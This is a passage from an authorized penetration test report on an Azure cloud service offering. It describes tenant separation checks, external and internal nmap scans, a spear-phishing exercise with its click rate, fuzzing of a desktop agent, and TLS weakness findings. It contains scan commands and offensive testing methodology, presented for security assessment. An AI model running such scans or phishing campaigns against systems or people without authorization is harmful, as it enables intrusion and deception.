


Figure 3-2: Input Validation Testing

3.2.6. Tenant to Tenant

Testers were provided to access to two customer subscriptions. These subscriptions were used to ensure separation of customer assets, application flows, and data. Subscriptions are shown in Figure 3-3: Azure Subscriptions.

| | |
|-------------------------------------------------------|--------------------------------------|
| AzComCom Penetration Testing - Commercial 1 - Parker | 24536931-1424-4178-a0d0-2912cd323b28 |
| AzComCom Penetration Testing - Commercial 2 - Danvers | 9c0952ac-6962-4a5f-ab1b-5a05d080e577 |

Figure 3-3: Azure Subscriptions

Information in the service offering is segmented at the subscription ID level. A subscription ID is linked to assets such as virtual machines, networks, databases, resource groups, and other services offered by the product. A customer account may have access to multiple subscriptions however each subscription contains the collection of unique resources. Resources are not able to be shared across subscriptions. An example of attempting to access resources across subscriptions is shown in Figure 3-4: Example of Cross-Tenant Testing.




Figure 3-4: Example of Cross-Tenant Testing

Testers created resource groups for testing in each subscription which contained the assets used for testing. These groups serve as containers underneath a subscription to create another level of separation and organization of assets on the cloud service.

4. External Network

4.1. Overview

Network testing emulated a malicious external actor attempting to access the internet accessible components of a service offering. This testing examined the external security posture and focused on ways to gain unauthorized access to the underlying infrastructure. Specifically, testing simulated an unauthenticated external attacker against the external security posture of an offering as configured in the production environment. Activities conducted during network testing include:

- Network discovery
- Network exploitation
- Network post-exploitation (when applicable)

Successful exploitation of the service offering was leveraged to identify additional access paths and sensitive data exposure. This activity allowed testers to assess the overall risk of a vulnerability to the target system.

4.2. Testing Narrative

Testers began network testing by using enumeration techniques to identify publicly available hosts and protocols offered by the service offering. Initially, a standard ping sweep was initiated to in-scope networks and hosts followed by a more intrusive service scan. A service ping was used to bypass any ICMP filters that may be present. The objective of this enumeration was to identify hosts with services available behind network-based protections.

Service enumeration was leveraged to identify software versions listening on previously identified hosts and ports. This process probed the remote infrastructure on both TCP and UDP protocols and attempted to fingerprint services available.

Results of enumeration efforts have been compiled into Table 4-1 and raw scan output is included in “Appendix B – Evidence”.

| Description | Tool | Result |
|--------------------------------------------------|---------------------|------------------------------------------------------------------|
| Host Discovery and Port Scan, Vulnerability Scan | Nessus Professional | See EV-02 under Appendix C - Evidence for additional information |
| Host Discovery and Port Scan | Nmap | See EV-02 under Appendix C - Evidence for additional information |

Table 4-1: External Enumeration Scans

Testers attempted to identify vulnerabilities by performing analysis using data obtained from the enumeration phase. This effort focused on the external, or internet accessible, infrastructure such as software, protocols, and operating systems. Testing was executed from the level of privilege of an unauthenticated external entity.

Testers, armed with this information, analyzed the risk to the service offering of any identified vulnerabilities. Testers attempted to identify any paths of exploitation along with any sensitive or overly verbose information being exposed. An unauthenticated vulnerability scan was leveraged as an additional layer of detection for known vulnerabilities in the public infrastructure. Figure 4-1 demonstrates a sample of the testing and analysis performed.



```
commercial : bash — Konsole
File Edit View Bookmarks Plugins Settings Help
# Nmap 7.93 scan initiated Wed Mar 1 17:57:59 2023 as: nmap -A -sS --min-hostgr
oup 1024 -Pn -iL /home/pentester/proj/azure_fedramp2023/external/Sample/Public/p
ublic_targets.txt -oA /home/pentester/proj/azure_fedramp2023/nmap/public/azure_f
edramp2023_public
Nmap scan report for ██████████
Host is up.
All 1000 scanned ports on ██████████ are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

TRACEROUTE (using proto 1/icmp)
HOP RTT ADDRESS
- Hops 1-5 are the same as for ██████████
6 ... 30

Nmap scan report for ██████████
Host is up.
All 1000 scanned ports on ██████████ are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
azure_fedramp2023_public.nmap
```

Figure 4-1: External Aggressive Service Enumeration

5. Social Engineering

5.1. Overview

Social Engineering testing focused on gaining access to the service offering through the corporate network owned and operated by the customer. Testing attempted to simulate an attack by an external untrusted entity (i.e., public) against designated in-scope personnel. A coordinated, but unannounced spear phishing exercise was executed against the designated personnel. Social Engineering aimed to gain insight into the possibility of exploiting weaknesses in the human factor coupled with leveraging corporate trust relationships to obtain access to the target system.

As outlined in the Rules of Engagement (RoE), personnel are not targeted specifically to disclose Personal Identifiable Information (PII), as defined by NIST Special Publication 800-122.

5.2. Testing Narrative

A spear phishing campaign was executed against targeted individuals authorized in the Rules of Engagement (RoE). This campaign was targeted at key individuals with ability to impact the service offering. Testers developed a scenario and fabricated a customized email template to support this narrative. This email was then used to target the individuals.

A phishing campaign was launched on 5/9/2023 and targeted 41284 personnel. The campaign concluded on 5/11/2023. Statistics were collected from the campaign to gauge the user's level of security awareness around phishing campaigns. Figure 5-1 details in chart form that of the total 100% targeted, 16.5% interacted with the malicious email and 83.5% did not.




Figure 5-1: Phishing Click Rate

6. Desktop Application

6.1. Overview

Desktop application testing examined the security posture of the desktop application and its communications. Testing efforts are focused on breaching the security of the desktop application software, or obtaining sensitive data exposed by the installation or use of the application. Although the desktop application software is within scope, the actual device itself (on which the application resides) is considered out of scope. Testing focuses on the following attack surface related to the desktop application:

- Attack surface exposed by the installation or execution of the application
- Network communications initiated or received by the desktop application
- Local storage used by the application (if present)
- Binary integrity

Desktop application testing was conducted against all applications included in Table 6-1. Any deviation in testing between applications is documented in the narratives below.

| Type | Application Name |
|---------|-----------------------------|
| Windows | Confidential Guest VM Agent |

Table 6-1: In-scope Desktop Applications

6.2. Testing Narrative

6.2.1. Installation and Runtime

Testers installed the desktop application and analyzed the changes made to the host operating system. Testers leveraged both snapshots and detailed process information to detect changes to the system and observe the workflow for installation. Testers attempted to insert themselves into this workflow to identify any vulnerabilities which may lead to privileged escalation or unintended modification to the host system.

Testers examined the application runtime in a similar manner leveraging detailed process information and tracking to examine change to the system during application execution. A sample of this activity is captured in Figure 6-1.




Figure 6-1: Runtime Analysis

6.2.2. Network

Network connections initiated and received by the application were reviewed. Additionally, firewall rules and listening network sockets were compared to identify any additional exposure on the network stack caused by the application. Tester’s primary focus during this testing was to identify additional attack surface, sensitive data, or metadata exposure. A sample of this analysis is documented in Figure 6-2.




Figure 6-2: Network Analysis

6.2.3. Storage

The application's local storage schema and local storage protections were reviewed. Testers attempted to identify all locations on the local operating system where the application stores data, such as configurations, cached passwords, and session state and validate that these pieces of information, where present, are appropriately protected.

6.2.4. Binary Integrity

Testers reviewed the protections implemented by the application executable as well as any supporting DLLs or executables. Testers attempted to identify any executable code which is not appropriately implementing memory protection or code signatures. Testers reviewed the DLLs and executables installed by the desktop application installer, as well as the installer itself. A sample of this testing is shown in Figure 6-3.




Figure 6-3: Binary Integrity

6.2.5. Authorization

Authorization testing was conducted against the in-scope applications. The objective of this testing was to identify ways in which an attacker would be able to perform unintended actions on the application or service offering. Testers attempted to bypass privilege enforcement and execute functionality outside their defined authorizations. This testing was conducted to identify any impacts to the host operating system or service offering.

6.2.6. Dynamic Analysis

“Fuzz” testing was conducted against the in-scope applications, which is a form of testing that involves supplying programs with randomized inputs that might be likely to be incorrectly handled by the program. The objective of this testing was to identify incorrect input handling that might lead to memory corruption or other exploitable security flaws in the application or service offering. Testers leveraged WinAFL in order to fuzz the in-scope applications.


```
C:\Windows\system32\cmd.exe - C:\workspace\winaff\build\bin\Release\aff-fuzz.exe -i corpus -o aff_findings -t 1000
WinAFL 1.16b based on AFL 2.43b (afl_connected_fuzz.exe)

-- process timing --
min time : 0 days, 0 hrs, 0 min, 18 sec
last new path : none seen yet
last uniq crash : none seen yet
last uniq hang : none seen yet

-- cycle progress --
now processing : 0 (0.00%)
paths timed out : 0 (0.00%)

-- xStage progress --
now trying : trim 4/4
stage execs : 7/10 (70.00%)
total execs : 24
exec speed : 0.42/sec (222,....)

-- fuzzing strategy yields --
bit flips : 0/0, 0/0, 0/0
byte flips : 0/0, 0/0, 0/0
arithmetic : 0/0, 0/0, 0/0
known ints : 0/0, 0/0, 0/0
dictionary : 0/0, 0/0, 0/0
hops : 0/0, 0/0
bits : n/a, 0/a

-- overall results --
cycles done : 0
total paths : 2
uniq crashes : 0
uniq hangs : 0

-- map coverage --
map density : 0.00% / 0.00%
count coverage : 1.00 bits/tuple

-- findings in depth --
favored paths : 1 (50.00%)
new edges on : 1 (50.00%)
total crashes : 0 (0 unique)
total results : 0 (0 unique)

-- path geometry --
levels : 1
pending : 2
rand fav : 1
caw finds : 0
imported : n/a
stability : 100.00%

SUCCESS: The process with PID 13892 has been terminated. [cpu000001: 258]
1 processes nudgedas with PID 11480 has been terminated.
```

Figure 6-4: Dynamic Analysis

7. Internal

7.1. Overview

Internal testing included testing against a representative corporate asset to determine the security posture against threats to the service offering from the corporate environment. The focus was to identify and exploit vulnerabilities on the corporate asset to gain access to systems within the service offering. Specifically, testers exploited trust relationships between the service offering and the corporate environment by simulating an internal attack by an internal credentialed entity against the service offering management infrastructure.

7.2. Testing Narrative

Testers began internal testing by using enumeration techniques to identify protocols and services offered by the service offering from the perspective of an unprivileged corporate user. A standard ping sweep was initiated to in-scope networks and hosts followed by a more intrusive service scan. Service pings were used in an attempt to bypass any network level protections.

Service enumeration was leveraged to identify versions of software and operating systems. This process probed the remote infrastructure on TCP and UDP protocols and attempted to fingerprint the services available.


Results of enumeration efforts have been compiled into Table 7-1 and raw scan output is included in “Appendix B – Evidence”.

| Description | Tool | Result |
|--------------------------------------------------|---------------------|------------------------------------------------------------------|
| Host Discovery and Port Scan, Vulnerability Scan | Nessus Professional | See EV-02 under Appendix C - Evidence for additional information |
| Host Discovery and Port Scan | Nmap | See EV-02 under Appendix C - Evidence for additional information |

Table 7-1: Internal Enumeration Scans

Testers attempted to identify vulnerabilities by performing analysis using data obtained from the enumeration phase. This effort focused on the management infrastructure such as software, protocols, and operating systems. Testing was executed from the level of privileged granted to an unprivileged corporate user within the context of the service offering.

Testers, armed with this information, analyzed the risk to the service offering of any identified vulnerabilities. Testers attempted to identify any paths of exploitation and any sensitive or overly verbose information being exposed. An uncredentialed vulnerability scan was leveraged as an additional layer of detection for known vulnerabilities in the management infrastructure. Figure 7-1 demonstrates a sample of the testing performed.



```
commercial: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
# Nmap 7.80 scan initiated Mon Mar 13 15:33:52 2023 as: nmap -A -sS --min-hostgroup 1024 -iL /home/azureuser/internal_public_targets.txt -oA /home/azureuser/nmap/public/azure_fedramp2023_public_internal
# Nmap done at Tue Mar 21 06:32:23 2023 -- 722780 IP addresses (0 hosts up) scanned in 658711.12 seconds
azure_fedramp2023_public_internal.nmap (END)
```

Figure 7-1: Internal Aggressive Service Enumeration

8. Physical

8.1. Overview

Physical testing included physical security tests attempting circumvent a datacenter’s physical security to gain unauthorized access to critical service offering assets. Physical security tests attempt to simulate an attack by an external untrusted individual, such as an untrusted employee, against each datacenter processing service offering data. The scope of physical security testing is described in the Penetration Testing RoE document attached as evidence EV-01 in “Appendix B – Evidence”.

Physical testing was conducted against all datacenters included in Table 8-1. Any deviation in testing between datacenters is documented in the narrative below.



| Name | Location | Date of Test | Point of Contact |
|--------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------|--------------|------------------|
|  Azure_Commercial_20 23_FedRAMP_Datacen | SHA256:  | Multiple | Multiple |

Table 8-1: In-scope Data Centers

8.2. Testing Narrative

Physical testing was conducted against the service offering’s in-scope data centers. This testing activity was captured as an independent report. This report has been included in “Appendix B – Evidence”.

9. Findings

9.1. Overview

This section is dedicated to findings identified for the service offering and any relevant validation, exploitation, and post exploitation. For each finding, testers have documented the following key pieces of information:

- Risk to the service offering
- Related Testing Narrative
- A description of the finding
- Steps to reproduce the finding and any related notes
- A recommendation for remediation of the finding
- Any additional impact from post exploitation activities

9.2. Severity

Finding severity is represented as defined in the CVSS specification. The severity to base score mapping as defined by this specification is provided for reference in Table 9-1. Included with risk severity is the corresponding CVSS string and base score.

| Severity | Base Score |
|----------|------------|
| Low | 0.1-3.9 |
| Moderate | 4.0-6.9 |
| High | 7.0-10.0 |

Table 9-1: CVSS Rating Specification

9.3. Findings Updates

Section 9 does not incorporate any risk reduction or remediation after the initial test findings. Any updates to these findings are located in the following sections of the Security Assessment Report (SAR):

- Table 5-1 Summary of Risks Corrected During Testing
- Table 5-2 Summary of Risks with Mitigating Factors

All final security weaknesses can be found in the SAR Appendix A. Risk Exposure Table.

9.4. PF-01 – SSL Medium Strength Cipher Suites Supported (SWEET32)

Related Testing Narrative: Network

Risk: Moderate; CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N, 6.5

Description: The remote hosts support the use of SSL/TLS ciphers that offer medium strength encryption. Any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite is considered medium strength for purposes of this finding.

Associated evidence included in EV-02, EV-03, EV-04, and the provided Proof of Concept.

Proof of Concept: Testers leveraged SSL/TLS enumeration utilities to connect to the remote hosts and enumerate available cipher suites. Testers then validated if any available cipher suites were considered weak. A sample host with a 3DES Cipher suite available is shown in Figure 9-1: PF-01 Enumerated Weak Algorithm. Please note this is only one example.

```
aws — Konsole
File Edit View Bookmarks Plugins Settings Help

* TLS 1.1 Cipher Suites:
  Attempted to connect using 80 cipher suites.

  The server accepted the following 5 cipher suites:
  TLS_RSA_WITH_AES_256_CBC_SHA           256
  TLS_RSA_WITH_AES_128_CBC_SHA          128
  TLS_RSA_WITH_3DES_EDE_CBC_SHA         168
  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA    256   ECDH: secp38
4r1 (384 bits)
  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA    128   ECDH: prime2
56v1 (256 bits)

  The group of cipher suites supported by the server has the following proper
ties:

~: bash x () aws x
```

Figure 9-1: PF-01 Enumerated Weak Algorithm

Recommendation: Reconfigure the affected applications, if possible, to avoid use of medium strength ciphers.

9.5. PF-02 – TLS Version 1.0 Protocol Detection


Related Testing Narrative: Network

Risk: Moderate; CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N, 6.5

Description: The remote services accept connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.

Associated evidence included in EV-02, EV-03, EV-04, and the provided Proof of Concept.

